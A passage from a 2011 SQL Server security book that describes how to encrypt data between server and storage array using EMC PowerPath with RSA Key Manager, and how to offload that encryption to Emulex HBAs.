As of this writing in the spring of 2011, the only MPIO driver that can be used to encrypt data between the server and the storage array is EMC's PowerPath. You can use EMC's PowerPath even if you do not have an EMC Storage Array that you are connecting to. PowerPath supports a wide variety of other storage arrays such as IBM ESS, Hitachi, HP StorageWorks, and HPXP storage arrays. Other arrays maybe supported depending on the version of PowerPath you are looking to use. Check with an EMC reseller for more information as to if your array is supported by PowerPath. The array that you wish to connect to must be a supported array for EMC's PowerPath to manage the Logical Unit Numbers (LUNs) and allow you to configure the encryption. You can see this in Figure 14 where the PowerPath installer shows the various modules that can be installed so that the other storage array vendors' products can be installed.



Figure 14. Updating an already installed PowerPath installation

The upside to using this sort of technique is that everything gets written encrypted without any changes to any of your code, either in your stored procedures or in your application layer. The downside is that because this is a software package this means that the work to encrypt and decrypt the data has to be done by your SQL Server's CPU. So as the load on the SQL Server goes up, and the amount of IO being done by the SQL Server goes up, the amount of CPU power needed by the MPIO driver will also increase. The other downside to using your MPIO driver for encryption is that you now have to manage the certificate used by the MPIO driver for encryption. However, this certificate management is done through an Enterprise Key Management system such as RSA Key Manager (RKM).

POWERPATH ENCRYPTION WITH RSA REQUIREMENTS AND SETUP

The encrypting and decrypting of data with PowerPath is not as simple as installing the component and having it work. Using the PowerPath RSA Encryption requires installing and configuring some additional network components, including the RKM server software that is provided by RSA. Before you can begin configuring the system, you first need to request and install certificates from a certificate authority such as an internal Public Key Infrastructure (PKI). Both the server that will be encrypting the data using PowerPath and the server that will serve as the RKM server will need a certificate installed.

The certificates have some specific requirements that need to be met:

1. The certificate must be a password-protected PKCS#12 file, which contains the credentials that the PowerPath host uses. These credentials are the public key certificate and the associated private key that are used to secure the SSL communications.

2. The hosts are authenticated against the RKM server using a PEM (Privacy Enhanced Mail) encoded trusted root certificate.

After you have configured the RKM server and installed the needed certificates on the servers, the network administrator will need to configure a secure zone of the network for the servers that will be using PowerPath for encryption and the RKM server. A secure zone is a physical and logical area within a data center where all access to the devices within the zone is restricted. This restriction is implemented via a combination of user authentication and firewalls.

NOTE

Secure Zones are Ultra-secure

The Secure Zone within a company's network is going to be the most secured, isolated portion of the company network. This Secure Zone should be totally isolated using hardware firewalls preventing any unauthorized user from accessing the systems within it. General users would typically have no need to access the systems such as an Enterprise Key Management system, which would be housed within the secure zone. As users do not need access to this system, the firewall should be configured to block any request into the Secure Zone other than the specific systems that need access to these systems.

Once the secure zone is configured, you can install the RKM server on a server within the secure zone of the network. Walking through the process of installing RKM is beyond the scope of this book, and it is assumed that the RKM server is already setup and in working order.

In order to configure PowerPath to do data Encryption and Decryption, you have to install a newer version of PowerPath. To use the Encryption, you will want to have the newest version of PowerPath. If you do not have access to the newest version, you will need to have PowerPath 5.2 or later. If when PowerPath was installed, the default options were used, then the Encryption with RSA option was not installed and it will need to be installed to be used.

To install the Encryption with RSA feature, launch the PowerPath installer on the server and click next on the information screen. The second screen will ask you if you wish to modify, repair, or uninstall PowerPath; select the modify option and click the next button. The next page shows the features to install. Enable the "Encryption with RSA" as shown in Figure 14 and click next. The next screen informs you that the installation is ready to continue; click the Install button on the screen to complete the installation. Once the installation has completed, you will be prompted to reboot the server.

If you have not net installed PowerPath, the installation will be very similar to the upgrade process, with two additional steps. During the installation you will be prompted for your PowerPath key as well as for the folder to which you wish to install PowerPath.

After you have installed the RSA encryption module, you can launch the RKM Client Configuration tool by clicking on the Start button, then the EMC Folder, and then the Configuration folder. This will launch a wizard that will assist you define the Key Manager Client configuration, initialize your encryption LockBox, and initialize the Key Manager Client for PowerPath Encryption on the server.

Before you can begin using PowerPath to encrypt your storage traffic, you need to tell the RKM how you wish to encrypt the data. You will want to start by creating a Key Class by logging into the RKM administration website and selecting the Key Class tab. If there is already a previously defined Key Class that you wish to use, then the process of creating a new class can be skipped; however, if you wish to use a class that is different from those that have already been created, you will need to create one. The Key Class stores the rules by which the keys that are generated for that key class must follow. This includes the algorithm, key size, and cipher mode, as well as the lifetime of the key.

Keys are controlled by Key Classes within the RKM. Optionally, these key classes can have the key specifications defined by a Crypto Policy (which is used by the Key Policy and is set when creating a new key policy later in this chapter). A crypto policy allows you to specify a fixed algorithm, key size, and cipher mode, as well as duration so that various classes have predefined values without having to set those values each time. To create a crypto policy, select the Create button on the Crypto Policy tab. Enter in the name of the Policy and set the values listed as shown in Figure 15.

To create a new key class, click on the Create button on the Key Classes tab that opens the first page of the five-page wizard as shown in Figure 16. On this first page you assign a name to the class, and assign the identity group that can use the Key Class. If the keys will expire, then you can check the box in the key duration option and optionally have the duration be controlled by a key class. This optional checkbox "Get Duration from a Crypto Policy" is shown in Figure 16 for reference only.

On the second page of the new Key Class wizard you will set the algorithm, key size, and mode of the cipher, as well as the duration of the key, and if the current key can be reused if needed or if a new key should always be created as shown in Figure 17. If on the first screen you did select that the duration should be gotten from the Crypto Policy, then the screen will look as shown in Figure 17. If you did not select this option, then this page will look as shown in Figure 18.

The next page of the wizard allows you to assign attributes to the key class, which is an optional step. The next page of the wizard allows you to assign specifications to attributes, which is also an optional step. The last page of the wizard allows you to review all the various settings for the key class you are about to create.



Figure 15. Creating a Crypto Policy in RKM's interface



Figure 16. The first page of the Key Classes wizard setting the name and the identity group which can use the class



Figure 17. Setting the Crypto Policy to control the key details



Figure 18. Setting the key details manually without the use of a Crypto Policy



Figure 19. Showing the create client screen of the RKM

After setting the key information into the system, you will need to configure the Key Management Server (KMS) to allow the client computer (in this case the SQL Server) to talk to it. This is done on the Clients tab of the RKM. After selecting the Clients tab, click the Create button and on the Create Clients page enter the IP Address, Hostname, and Application Name of the server. You will also want to select the identity of the user that the server will use to log into the RKM, as well as the version of the client software that will be used to talk to the RKM as shown in Figure 19. The client version that you select will depend on the version of the MPIO driver that you are using, so please check with your software vendor before selecting.

Once you have set up the needed resources within the RKM, you can configure the server's MPIO driver for encryption. On the server you will be using, open the RKM Client Configuration tool. This will allow you to configure the Key Manager Client, to initialize the LockBox for use, and then to initialize the Key Manager Client for PowerPath Encryption between the server and the storage array as shown in Figure 4.20. Once this has been done, Power Path will begin encrypting all the traffic between the server and the storage array so that when the data is written to the disk all the data will be written in an encrypted form.

To configure PowerPath open the RKM Client Configuration Wizard by clicking on Start > Programs > EMC > Configuration > RKM Client Configuration. This will bring up the wizard to configure PowerPath to talk to the RKM server. As part of the configuration you will need to supply the certificate and credential file to allow PowerPath to connect to the RKM Server. The Client Trusted Roots certificate and the Client Credential File will need to be exported from the RKM server by your systems administrator.



Figure 20. The first screen of the RSA configuration with EMC's PowerPath

NOTE

The Names Have Been Changed to Protect the Innocent

The screenshots shown in Figures 20–23 can be changed to match your environment. The same goes with all the various network paths. The names and paths shown in these screenshots are simply the paths and names that are used in the lab where the screenshots were taken.

The next screen of the wizard will ask you for some information about the cache configuration for this server. The RSA client uses this cache to store keys locally after they have been downloaded from the RKM server. If you wish to enable logging of errors, warnings, and audit information to the system log, it is also configured on this page as shown in Figure 21.

The third screen of this wizard is the Client Registration Configuration screen. On this screen the registration state, polling intervals, and other registration settings are set as shown in Figure 22.



Figure 21. The cache and log configuration screen of the RKM setup for EMC's PowerPath



Figure 22 Screenshot showing the registration state, polling interval, and other registration settings



Figure 23. Assigning the default key class which will be used to encrypt the LUNs

The fourth screen identifies the services based on the names you previously entered. This section is there in case you configure the service manually via the configuration files, and simply need to select the predefined services from the list. This screen also asks for the RKM Client Key Class. This value should be assigned by your systems administrator and will match a key class created within the RKM. As you can see in Figure 23, because we defined all the settings for the services, those options are grayed out and cannot be changed. This is because we are configuring the software through the wizard instead of selecting predefined settings from the prebuilt configuration files. The Key Class name shown in Figure 23 must match the Key Class that already exists within the RKM.

The next screen initializes the lockbox and sets the passphrase for the lockbox. The lockbox is where the keys are stored locally on the server. The next screen requests the password that will be used for client credentials to the KMS. Once you have completed these last two password screens, the configuration is complete and you can click finish to close the wizard. At this point the PowerPath MPIO driver is ready to begin encrypting all data that is written to the volumes it manages and decrypting any encrypted blocks that it reads from the volume.

Before PowerPath will encrypt data, you need to tell PowerPath which volumes you want it to encrypt. This is done using the powervt command line utility. The syntax for this is very straightforward. Your pass is the xcrypt command telling powervt that you want to manage encryption. You then use the –on switch to tell powervt that you want to enable encryption on a LUN (Logical Unit Number). The –dev parameter tells powervt you want to specify a device, and then specify the device name as shown in the Example 10.

EXAMPLE 10

Sample code showing how to enable encryption on device harddisk2.

```
powervt xcrypt – on – dev harddisk2
```

If you wish to view the status of a volume you also use the powervt command, this time switching the –on flag for the –info flag. This will return one of three return values. They are "encrypted," "encrypted with HBA assist," or "not encrypted." Not encrypted means that you have not encrypted the volume using PowerPath. A volume showing encrypted or encrypted with HBA assist means that the volume is being encrypted by PowerPath. Volumes that are encrypted with HBA assist are offloading the work of the encryption to the HBA, which is discussed later in this chapter.

FAQ

But Denny, My System is Very Complex and Some LUNs Need to be Encrypted with Different Levels of Encryption?

There is no easy way to do this, but it can be done. When working your way through the wizard within PowerPath enter the Key Class to encrypt the first set of LUNs with, and then use the powervt command to enable the encryption on those LUNs. After the encryption has been enEabled on those LUNs, find the rkm_keyclass.conf file (located in the "C:\Program Files\EMC\RSA\ Rkm_Client\config" directory by default) and open the file in notepad. Replace the value of the PowerPathDefaultKeyClass parameter with the name of the new Key Class that you want to use to encrypt the next set of LUNs. Repeat this process as needed until all your LUNs are encrypted with the correct Key Class.

If you use different Key Classes, you will need to document which Key Class is used for each LUN. As of the writing of this book in the spring of 2011, there is no way to query the system to find out which Key Class is being used to encrypt each LUN. PowerPath is able to do this because it writes some metadata to the front of the LUN where it stores which Key Class is used to encrypt that LUN; this is what allows you to encrypt different LUNs with different strengths of encryption.

ENCRYPTING DATA VIA HBAs

One of the newest ways to set up your encryption is to do the encryption via your HBA itself. This provides an interesting option for your encryption and decryption of data because all write and read requests are processed by the HBA so all the data stored on your disks is stored in an encrypted state (much like when you encrypt data via your MPIO driver). However, the workload of the actual data encryption and decryption is offloaded from the CPU of the SQL Server to the processors on the actual HBAs using a technique called HBA Assist.

Like everything else there is a potential downside to this. If you end up pushing so much IO through the HBA, you might overload the processor on the HBA, which would then slow down your IO requests that are queued by the HBA. However, if that were to become the case, you could simply add more HBAs to the server, giving you more processors to process the encryption and decryption of the data.

Another potential downside that you may see if encrypting data within the HBAs is that you are locked into a specific vendor's HBAs because, as of the spring of 2011, only one vendor can encrypt and decrypt data within the HBA, and that vendor is Emulex. Emulex currently supports only encryption and decryption of data when using the Emulex OneSecure adapters. This lock-in to a specific vendor maybe offputting to some companies, but if you have already standardized on Emulex HBAs then this may not be a turnoff for you. If you need to replace the HBAs to HBAs that do not support encryption, the workload will then be pushed from the HBA back to the CPU of the server.

The Emulex OneSecure adapter encryption works with the PowerPath RSA Encryption configuration, so PowerPath will need to be configured to support encryption. The PowerPath encryption engine then hands off the Encryption work to the processor on the HBA instead of the CPU of the server being used to handle the encryption and decryption.

Setting up the encryption of the Emulex HBAs is incredibly easy. Once the encryption is configured through PowerPath, the HBAs will automatically begin encrypting the data. There is no configuration that must be managed or set up on the HBAs to begin the process. As you switch to the OneSecure HBAs, the output from the powervt command line utility will change from "encrypted" to "encrypted using HBA assist," which tells you that the HBAs are handling the encryption workload.

SUMMARY

Data encryption can be done at many, many different points in the application depending on the goal that you are trying to meet. Some of these configurations are more complex to configure, such as encryption using the PowerPath MPIO driver, than others, such as the Transparent Data Encryption. There is no single answer to the question "How should I encrypt my database?" because each database is different. This is why it is so important that there are so many options as to how you can encrypt your database. Each option will load on some part of the database-driven application; it just depends on which part of your database-driven application you want to put the additional CPU load on. You can select from the client computer, the middle tier, the database server's CPU, or the HBAs in the SQL Server as long as 